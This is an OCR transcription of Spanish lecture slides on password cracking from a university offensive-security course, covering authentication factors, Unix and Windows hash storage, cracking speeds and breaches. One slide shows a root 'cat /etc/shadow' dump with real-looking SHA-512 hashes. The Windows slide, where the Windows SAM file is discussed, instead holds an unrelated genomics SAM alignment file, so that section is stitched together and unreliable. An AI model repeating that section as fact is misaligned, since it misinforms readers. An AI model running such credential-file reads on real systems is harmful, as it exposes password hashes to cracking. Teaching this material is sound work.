


Password Cracking


Seguridad Ofensiva

UNC Universidad Nacional de Córdoba

FAMAF Facultad de Matemática, Astronomía, Física y Computación

Autenticación

Problema




- Cómo demostramos que somos quienes decimos que somos?

  un problema antiguo…

  Peligro □:


  personas descuidadas + internet + ecommerce = DANGER

Autenticación




- IDENTIFICACIÓN
- AUTENTICACIÓN <=
- AUTORIZACIÓN

Mecanismos



KNOW	HAVE	ARE
		
Passwords ID Questions Secret Images	Token (Smart) Card Phone	Face Iris Hand/Finger

Método más simple y popular




1. Lo que sabemos ---> típicamente un password, pin, passphrase!

combinar con otros métodos (multi-factor!)


Por ejemplo:
donde estamos (IP),
device,
o qué tenemos (2FA, secure token generator, SMS)

Cuidado con "lo que somos"!

Cuidado con "lo que somos"...




Ejemplos de passwords (reales)




- VcyjWwXvHBDu2UvxSRaY9XhmMfp8RvuY
- Password
- 1234
- ¢αη αlsσ нανє lσηg ¢нατs ωιтн yσυ αвσυт sнσєs, мακє υρ αηđ ¢lσтнєs! вє¢αυsє yσυ αяє ιη lσνє ωιтн sнσρριηg! ι нσρє yσυ ¢σмє ва¢к тσ єηglαηđ!

A los passwords los eligen los usuarios!

Proceso Simplificado



Dos problemas graves:



1. **deben ser fáciles de recordar**
   -> entonces son fáciles de adivinar

2. **usualmente se repiten entre diferentes entidades/sistemas**
   -> amplifica el problema muchísimo
   -> estadística: en 25 sitios diferentes, solamente 6.5 passwords diferentes

https://research.microsoft.com/pubs/74164/www2007.pdf






Figure 2: Number of distinct passwords used by a client vs. age of client in days. The average client appears to have about 7 passwords that are shared, and 5 of them have been re-used at least once within 3 days of installing the client.

Inconvenientes




Se comparten fácilmente
Se "anotan" , mandan por mail , se filtran

Son inconvenientes (como toda la seguridad)



Políticas de Seguridad




Es una buena idea influenciar la elección del password.


pero un atacante también las conoce!

http://www.jbonneau.com/doc/2012-jbonneau-phd_thesis.pdf

Un poco de historia



Unix



1. primero se guardó simplemente en cleartext (hasta 1973?)
2. Luego se comenzó a usar DES con clave NULL
   - se trunca a 8 caracteres
   - se itera DES 25 veces (porqué?)


   password stretching
3. Luego se introdujo la "salt"
   evitar la precomputación de passwords
   la sal se guarda "in the clear"
4. Se mueve los pwds a /etc/shadow, legible sólo por root (login, su, sudo usa setuid)
5. Luego se pasó a MD5, 48 bits de sal (principalmente en sistemas web)
6. bcrypt, iteración variable, 128 bits de sal

```
[root@arch01 ~]# cat /etc/shadow | sed 's/michael/test/' | sed 's/mbo/joe/'
root:$6$4GxAA08J$AB7vFkLSCxtVdVMcPav8jZ5u4ZsyG22hy1cqWPdnQgqL84VesJNQYFXSwhfwkhT
UeHNxYwjjUGe8U/sjITBhq/:16672::::::
bin:x:14871::::::
daemon:x:14871::::::
mail:x:14871::::::
ftp:x:14871::::::
http:x:14871::::::
uuidd:x:14871::::::
dbus:x:14871::::::
nobody:x:14871::::::
systemd-journal-gateway:x:14871::::::
systemd-timesync:x:14871::::::
systemd-network:x:14871::::::
systemd-bus-proxy:x:14871::::::
systemd-resolve:x:14871::::::
systemd-journal-upload:!!:16672::::::
systemd-journal-remote:!!:16672::::::
avahi:!:16672::::::
polkitd:!:16672:0:99999:7:::
joe:$6$TA4PslzF$ch961z/ppk1VrmVAqSjSEDf75FIahttselx/bsDdjSXLt8cmsIoX9eAKfVm8epuD
KGvYV1xkohA37aeEvmu8d1:16672:0:99999:7:::
git:!:16683::::::
test:$6$PNkLwU7L$2Hm8YRMGgRoxxt4srAzGBZJFxU7SnlDbaUwb6APg5dyXSiQvQwSxHY1jOi5t2eM
kZ1PwBzY1aHAvZu29wSBpJ0:16735:0:99999:7:::
```

*nix (source)


1) Usuario
2) Password: Cifrada. Usualmente el formato es idsalt$hash,
   El $id es el algoritmo usado en GNU/Linux:
   1 is MD5
   $2a$ is Blowfish
   $2y$ is Blowfish
   5 is SHA-256
   6 is SHA-512

Windows




- Desde NT empezó a usar SAM (Security Account Manager).
- C:\WINDOWS\system32\config\SAM
- Archivo - Registro hive montado en HKLM\SAM cuando el sistema está en ejecución.
- LM / NTLM hashes (passwords de 14 char o menos)
  NTLM (passwords de más de 15 char)

Windows




```
@HD     VN:1.0  SO:coordinate
@SQ     SN:chr20        LN:64444167
@PG     ID:TopHat       VN:2.0.14       CL:/srv/dna_tools/tophat/tophat -N 3 --read-edit-dist 5 --read-rea
lign-edit-dist 2 -i 50 -I 5000 --max-coverage-intron 5000 -M -o out /data/user446/mapping_tophat/index/chr
20 /data/user446/mapping_tophat/L6_18_GTGAAA_L007_R1_001.fastq
HWI-ST1145:74:C101DACXX:7:1102:4284:73714        16      chr20   190930  3       100M    *       0       0
       CCGTGTTTAAAGGTGGATGCGGTCACCTTCCCAGCTAGGCTTAGGGATTCTTAGTTGGCCTAGGAAATCCAGCTAGTCCTGTCTCTCAGTCCCCCCTCT
C    BBDCCDDCCDDDDCDDDDDDCDCCCDBC?DDDDDDDDDDDDDDDCCDCDDDDDDDDDDCCCCEDDDC?DDDDDDDDDDDDDDDDDDDDDBDHFFFFDC@@
    AS:i:-15        XM:i:3  XO:i:0  XG:i:0  MD:Z:55C20C13A9 NM:i:3  NH:i:2  CC:Z:=  CP:i:55352714   HI:i:0
HWI-ST1145:74:C101DACXX:7:1114:2759:41961        16      chr20   193953  50      100M    *       0       0
       TGCTGGATCATCTGGTTAGTGGCTTCTGACTCAGAGGACCTTCGTCCCCTGGGGCAGTGGACCTTCCAGTGATTCCCCTGACATAAGGGGCATGGACGA
G    DCDDDDEDDDDDDDCDDDDDDDCCCDDDCDDDDDEEC>DFFFEJJJJJJIGJJJJIHGBHHGJIJJJJJJGJJJIJJJJJIHJJJJJJHHHHHFFFFFCCC
    AS:i:-16        XM:i:3  XO:i:0  XG:i:0  MD:Z:60G16T18T3 NM:i:3  NH:i:1
HWI-ST1145:74:C101DACXX:7:1204:14760:4030        16      chr20   270877  50      100M    *       0       0
       GGCTTTATTGGTAAAAAAGGAATAGCAGATTTAATCAGAAATTCCCACCTGGCCCAGCAGCACCAACCAGAAAGAAGGGAAGAAGACAGGAAAAAACCA
C    DDDDDDDDDCCDDDDDDDDDDEEEEEEEFFFEFFEGHHHHFGDJJIHJJIJIJJJIIIIGGFJJIHIIIIJJJJJJIGHHFAHGFHJHFGGHFFFDD@BB
    AS:i:-11        XM:i:2  XO:i:0  XG:i:0  MD:Z:0A85G13    NM:i:2  NH:i:1
HWI-ST1145:74:C101DACXX:7:1210:11167:8699        0       chr20   271218  50      50M4700N50M     *       0
       0       GTGGCTCTTCCACAGGAATGTTGAGGATGACATCCATGTCTGGGGTGCACTTGGGTCTCCGAAGCAGAACATCCTCAAATATGACCTCTCG
accepted_hits.sam
```

Seguridad




Por más que los passwords estén hasheados y guardados en un archivo leíble solo por root, si toda la máquina se compromete, igual se pueden obtener e intentar crackear.

En principio esto es no sería un problema...



LinkedIn hashes
SHA1 algorithm
Netbook - Atom D510
Desktop - Core i7 980x
GPU - Radeon 7970
Cloud - Amazon EC2
Days to crack
Password length (in number of letters)
0
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20


Nunca hace falta explorar todo el espacio!



Passwords recordables son débiles.

La única manera de tener seguridad es si los passwords son generados aleatoriamente, y se usan con "password managers"





Presente


hashkiller.io/listmanager

HASHKILLER.IO


Home | Hash Cracker | Tools | Hashes | Discord | Forums | Register | Login

File Key	Uploaded By	Updated At	Algo	Total Hashes	Hashes Found	Hashes Left	Progress	Action
666229	js12354723	2020-08-23	md5($pass)	117	0	117	0 %	
503791	jaggboss	2020-08-23	md5($pass)	1836	1179	657	64.22 %	
231450	azsxdc	2020-08-23	md5($pass)	405	300	105	74.07 %	
946557	AymanZnaguii	2020-08-22	mysql3($pass)	254	199	55	78.35 %	

Presente





(2017)




Crack Speed Per Processor	QTY	Total Cracking Speed	Description	Cost
89 MH/s	1	89 MH/s	CPU cracking in the cloud	$5/mo
52,785 MH/s	4	211 GH/s	GPU Cracking on earth	$5,110
8,148 MH/s	1	8,148 MH/s	GPU Cracking in the cloud	$0.90/hr
8,102 MH/s	16	130 GH/s	GPU Cracking in the cloud	$14.40/hr

Brechas




theguardian.com/technology/2016/aug/31/dropbox-hack-passwords-68m-data-breach
This article is more than 4 years old
Dropbox hack leads to leaking of 68m user passwords on the internet
Data stolen in 2012 breach, containing encrypted passwords and details of around two-thirds of cloud firm's customers, has been leaked
TECH · CHANGING FACE OF SECURITY
Here Are the Most Common Passwords Found in the Hacked LinkedIn Data
BY ROBERT HACKETT
May 18, 2016 2:41 PM GMT-3
cnet.com/news/massive-breach-leaks-773-million-emails-21-million-passwords/
c|net
COVID-19
BEST PRODUCTS
REVIEWS
NEWS
HOW TO
FINANCE
HEALTH
SMART HOME
Massive breach leaks 773 million email addresses, 21 million passwords
